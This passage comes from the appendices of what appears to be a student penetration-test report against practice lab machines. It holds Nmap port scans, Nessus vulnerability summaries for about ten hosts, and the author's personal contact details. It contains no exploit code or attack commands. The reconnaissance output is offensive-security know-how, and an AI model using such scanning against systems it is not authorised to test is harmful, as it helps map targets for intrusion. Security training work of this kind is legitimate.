SF:GMT\r\nServer:\x20Kestrel\r\n\r\n")%r(TerminalServerCookie,78,"HTTP/1\.

SF:1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20cl

SF:ose\r\nDate:\x20Wed,\x2027\x20Nov\x202024\x2001:49:47\x20GMT\r\nServer:

SF:\x20Kestrel\r\n\r\n");

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.11.9

Host is up (0.039s latency).

Not shown: 65530 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

| ssh-hostkey:

| 256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)

|_ 256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)

25/tcp filtered smtp

80/tcp open http nginx 1.22.1

|_http-title: Did not follow redirect to http://magicgardens.htb/

|_http-server-header: nginx/1.22.1

1337/tcp open waste?

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, TerminalServer, TerminalServerCookie, X11Probe, afp, giop, ms-sql-s:

|_ [x] Handshake error

5000/tcp open ssl/http Docker Registry (API: 2.0)

| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU

| Not valid before: 2023-05-23T11:57:43

|_Not valid after: 2024-05-22T11:57:43

|_http-title: Site doesn't have a title.

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port1337-TCP:V=7.94SVN%I=7%D=11/26%Time=67467BA7%P=x86_64-pc-linux-gnu%

SF:r(GenericLines,15,"\[x\]\x20Handshake\x20error\n\0")%r(GetRequest,15,"\

SF:[x\]\x20Handshake\x20error\n\0")%r(HTTPOptions,15,"\[x\]\x20Handshake\x

SF:20error\n\0")%r(RTSPRequest,15,"\[x\]\x20Handshake\x20error\n\0")%r(RPC

SF:Check,15,"\[x\]\x20Handshake\x20error\n\0")%r(DNSVersionBindReqTCP,15,"

SF:\[x\]\x20Handshake\x20error\n\0")%r(DNSStatusRequestTCP,15,"\[x\]\x20Ha

SF:ndshake\x20error\n\0")%r(Help,15,"\[x\]\x20Handshake\x20error\n\0")%r(T

SF:erminalServerCookie,15,"\[x\]\x20Handshake\x20error\n\0")%r(X11Probe,15

SF:,"\[x\]\x20Handshake\x20error\n\0")%r(FourOhFourRequest,15,"\[x\]\x20Ha

SF:ndshake\x20error\n\0")%r(LPDString,15,"\[x\]\x20Handshake\x20error\n\0"

SF:)%r(LDAPSearchReq,15,"\[x\]\x20Handshake\x20error\n\0")%r(LDAPBindReq,1

SF:5,"\[x\]\x20Handshake\x20error\n\0")%r(LANDesk-RC,15,"\[x\]\x20Handshak

SF:e\x20error\n\0")%r(TerminalServer,15,"\[x\]\x20Handshake\x20error\n\0")

SF:%r(NCP,15,"\[x\]\x20Handshake\x20error\n\0")%r(NotesRPC,15,"\[x\]\x20Ha

SF:ndshake\x20error\n\0")%r(JavaRMI,15,"\[x\]\x20Handshake\x20error\n\0")%

SF:r(ms-sql-s,15,"\[x\]\x20Handshake\x20error\n\0")%r(afp,15,"\[x\]\x20Han

SF:dshake\x20error\n\0")%r(giop,15,"\[x\]\x20Handshake\x20error\n\0");

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.11.30

Host is up (0.039s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)

|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)

80/tcp open http nginx 1.18.0 (Ubuntu)

|_http-title: Did not follow redirect to http://monitorsthree.htb/

|_http-server-header: nginx/1.18.0 (Ubuntu)

8084/tcp filtered websnp

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.10.10.151

Host is up (0.043s latency).

Not shown: 65530 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: Sniper Co.

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

49667/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2024-11-27T08:36:29

|_ start_date: N/A

|_clock-skew: 6h59m59s


| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

Appendix B: Nessus Scan Results

Love (10.10.10.239)



Host	Vulnerabilities ▾
10.10.10.239	48 / 46 / 44 / 82

MEDIUM	6.1	4.6	0.0627	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1		
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1		
MIXED	...	...	...	Apache Httpd (Multiple Issues)	Web Servers	63		
MIXED	...	...	...	OpenSSL (Multiple Issues)	Web Servers	48		
MIXED	...	...	...	PHP (Multiple Issues)	CGI abuses	15		
MIXED	...	...	...	SSL (Multiple Issues)	General	14		
MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	14		
MIXED	...	...	...	TLS (Multiple Issues)	Service detection	4		
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2		
INFO	...	...	...	SMB (Multiple Issues)	Windows	7		
INFO	...	...	...	TLS (Multiple Issues)	General	3		
INFO	...	...	...	Microsoft Windows (Multiple Issues)	Windows	2		
INFO				DCE Services Enumeration	Windows	9		
INFO				Nessus SYN scanner	Port scanners	9		
INFO				Service Detection	Service detection	8		
INFO				Apache HTTP Server Version	Web Servers	3		

INFO	PHP Version Detection	Web Servers	3
INFO	TLS ALPN Supported Protocol Enumeration	Misc.	2
INFO	WS-Management Server Detection	Web Servers	2
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	JQuery Detection	CGI abuses	1
INFO	Nessus Scan Information	Settings	1
INFO	Open Port Re-check	General	1
INFO	OpenSSL Detection	Service detection	1
INFO	OS Identification	General	1
INFO	OS Security Patch Assessment Not Available	Settings	1
INFO	Patch Report	General	1
INFO	Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO	Traceroute Information	General	1


Blunder (10.10.10.191)

Host	Vulnerabilities
10.10.10.191	1 / 15

Sev	CVSS	VPR	EPSS	Name	Family	Count
MEDIUM	6.1	4.6	0.0627	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO				Apache HTTP Server Version	Web Servers	1
INFO				Backported Security Patch Detection (WWW)	General	1
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				JQuery Detection	CGI abuses	1
INFO				Nessus Scan Information	Settings	1
INFO				Nessus SYN scanner	Port scanners	1
INFO				OS Identification	General	1
INFO				Patch Report	General	1
INFO				Service Detection	Service detection	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1
INFO				Web Server robots.txt Information Disclosure	Web Servers	1

SwagShop (10.10.10.140)


Host	Vulnerabilities ▾
10.10.10.140	4 · 1 · 23



Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
MIXED	...	...	...	Openbsd Openssh (Multiple Issues)	Misc.	5
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO	...	...	...	SSH (Multiple Issues)	Misc.	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2
INFO				Nessus SYN scanner	Port scanners	2
INFO				Service Detection	Service detection	2
INFO				Apache HTTP Server Version	Web Servers	1
INFO				Backported Security Patch Detection (WWW)	General	1
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Nessus Scan Information	Settings	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				Patch Report	General	1
INFO				SSH Protocol Versions Supported	General	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1

Axlle (10.10.11.21)

Host	Vulnerabilities ▾
10.10.11.21	65




MIXED	...	...	...	SMTP (Multiple Issues)	SMTP problems	2
INFO	...	...	...	SMB (Multiple Issues)	Windows	7
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	5
INFO	...	...	...	Microsoft Windows (Multiple Issues)	Windows	2
INFO				Nessus SYN scanner	Port scanners	14
INFO				DCE Services Enumeration	Windows	12
INFO				Service Detection	Service detection	5
INFO				DNS Server Detection	DNS	2
INFO				LDAP Crafted Search Request Server Information Disclosure	Misc.	2
INFO				LDAP Server Detection	Service detection	2
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Kerberos Information Disclosure	Misc.	1
INFO				Nessus Scan Information	Settings	1
INFO				Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO				Network Time Protocol (NTP) Server Detection	Service detection	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				SMTP Server Detection	Service detection	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1
INFO				WS-Management Server Detection	Web Servers	1

MonitorsThree (10.10.11.30)

Host	Vulnerabilities ▾
10.10.11.30	1 / 22

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	2
INFO	...	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	...	SSH (Multiple Issues)	Misc.	2
INFO				Nessus SYN scanner	Port scanners	2
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Nessus Scan Information	Settings	1
INFO				nginx HTTP Server Detection	Web Servers	1
INFO				OpenSSH Detection	Misc.	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				Service Detection	Service detection	1
INFO				Service Detection (HELP Request)	Service detection	1
INFO				SSH Server Type and Version Information	Service detection	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1
INFO				Web Server No 404 Error Code Check	Web Servers	1


Sniper (10.10.10.151)



Host	Vulnerabilities ▾
10.10.10.151	8 / 10 / 9 / 33

Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾
MIXED	...	...	...	PHP (Multiple Issues)	CGI abuses	27
MEDIUM	5.3			SMB Signing not required	Misc.	1
INFO	...	...	...	SMB (Multiple Issues)	Windows	6
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	...	...	Microsoft Windows (Multiple Issues)	Windows	2
INFO				DCE Services Enumeration	Windows	8
INFO				Nessus SYN scanner	Port scanners	4
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Nessus Scan Information	Settings	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				Patch Report	General	1
INFO				PHP Version Detection	Web Servers	1
INFO				Service Detection	Service detection	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				Traceroute Information	General	1

Ghost (10.10.11.24)



Host	Vulnerabilities ▾
10.10.11.24	4 · 23 · 141

MIXED	...	...	...	SSL (Multiple Issues)	General	44		
MIXED	...	...	...	TLS (Multiple Issues)	Service detection	20		
INFO	...	...	...	TLS (Multiple Issues)	General	11		
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	11		
INFO	...	...	...	SMB (Multiple Issues)	Windows	7		
INFO	...	...	...	Microsoft Windows (Multiple Issues)	Windows	2		
INFO	...	...	...	TLS (Multiple Issues)	Misc.	2		
INFO	...	...	...	Web Server (Multiple Issues)	Web Servers	2		
INFO				Nessus SYN scanner	Port scanners	18		
INFO				DCE Services Enumeration	Windows	11		
INFO				Service Detection	Service detection	7		
INFO				LDAP Crafted Search Request Server Information Disclosure	Misc.	4		
INFO				LDAP Server Detection	Service detection	4		
INFO				DNS Server Detection	DNS	2		
INFO				nginx HTTP Server Detection	Web Servers	2		
INFO				SSL Service Requests Client Certificate	Service detection	2		

INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Kerberos Information Disclosure	Misc.	1
INFO	Microsoft SQL Server STARTTLS Support	Misc.	1
INFO	Microsoft SQL Server TCP/IP Listener Detection	Service detection	1
INFO	MSSQL Host Information in NTLM SSP	Misc.	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO	NetBIOS Multiple IP Address Enumeration	Windows	1
INFO	Network Time Protocol (NTP) Server Detection	Service detection	1
INFO	OS Identification	General	1
INFO	OS Security Patch Assessment Not Available	Settings	1
INFO	Remote Desktop Protocol Service Detection	Service detection	1
INFO	Service Detection (HELP Request)	Service detection	1
INFO	Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO	TCP/IP Timestamps Supported	General	1
INFO	Terminal Services Use SSL/TLS	Misc.	1
INFO	Traceroute Information	General	1
INFO	WS-Management Server Detection	Web Servers	1

Legacy (10.10.10.4)

Host	Vulnerabilities ▾
10.10.10.4	4 · 2 · 1 · 1 · 26

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	...	...	...	Microsoft Windows (Multiple Issues)	Windows	5
HIGH	7.3	6.6	0.0202	SMB NULL Session Authentication	Misc.	1
MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	SMB (Multiple Issues)	Windows	8
INFO				Nessus SYN scanner	Port scanners	3
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Ethernet Card Manufacturer Detection	Misc.	1
INFO				Ethernet MAC Addresses	General	1
INFO				Nessus Scan Information	Settings	1
INFO				Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO				Network Time Protocol (NTP) Server Detection	Service detection	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1
INFO				VMware Virtual Machine Detection	General	1

Lantern (10.10.11.29)

Host	Vulnerabilities ▾
10.10.11.29	1 · 26

Sev	CVSS	VPR	EPSS	Name	Family	Count
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	5
INFO	...	...	...	SSH (Multiple Issues)	General	2
INFO	...	...	...	SSH (Multiple Issues)	Misc.	2
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2
INFO				Nessus SYN scanner	Port scanners	3
INFO				Service Detection	Service detection	3
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Nessus Scan Information	Settings	1
INFO				OpenSSH Detection	Misc.	1
INFO				OS Identification	General	1
INFO				OS Security Patch Assessment Not Available	Settings	1
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
INFO				TCP/IP Timestamps Supported	General	1
INFO				Traceroute Information	General	1

MagicGardens (10.10.11.9)

MIXED	...	...	...	SSL (Multiple Issues)	General	7		
LOW	2.1 *	4.9	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1		
INFO	...	...	...	HTTP (Multiple Issues)	Web Servers	4		
INFO	...	...	...	SSH (Multiple Issues)	General	2		
INFO	...	...	...	SSH (Multiple Issues)	Misc.	2		
INFO	...	...	...	SSH (Multiple Issues)	Service detection	2		
INFO	...	...	...	TLS (Multiple Issues)	Service detection	2		
INFO				Nessus SYN scanner	Port scanners	4		
INFO				Service Detection	Service detection	4		
INFO				Common Platform Enumeration (CPE)	General	1		
INFO				Device Type	General	1		
INFO				Nessus Scan Information	Settings	1		
INFO				nginx HTTP Server Detection	Web Servers	1		
INFO				Open Port Re-check	General	1		
INFO				OpenSSH Detection	Misc.	1		
INFO				OS Identification	General	1		
INFO				OS Security Patch Assessment Not Available	Settings	1		
INFO				SSL / TLS Versions Supported	General	1		

Plugin ID: 56984

INFO				SSL Root Certification Authority Certificate Information	General	1		
INFO				Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1		
INFO				TCP/IP Timestamps Supported	General	1		
INFO				TLS ALPN Supported Protocol Enumeration	Misc.	1		
INFO				Traceroute Information	General	1		
INFO				Unknown Service Detection: Banner Retrieval	Service detection	1		
INFO				UPnP TCP Helper Detection	Windows	1		
INFO				Web Server No 404 Error Code Check	Web Servers	1		

Appendix C: Contact Information

For any further inquiries or follow-up discussions regarding the findings of this penetration test, please do not hesitate to contact me. I am available to provide additional insights, discuss the remediation steps, or assist in the implementation of the recommended security measures.

Name: Thomas James Haskin

Address: 323 Adams St, Greenville, SC, 29605

Phone: (123) 456-7890

Email: yhaskitj@my.gvltec.edu

I am committed to assisting you in enhancing Lockheed Martin's cybersecurity posture and am available to address any concerns or questions you might have. Please feel free to reach out at your convenience.